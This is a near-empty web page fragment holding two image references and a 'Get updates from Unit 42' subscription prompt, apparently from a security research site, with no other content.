



 Get updates from Unit 42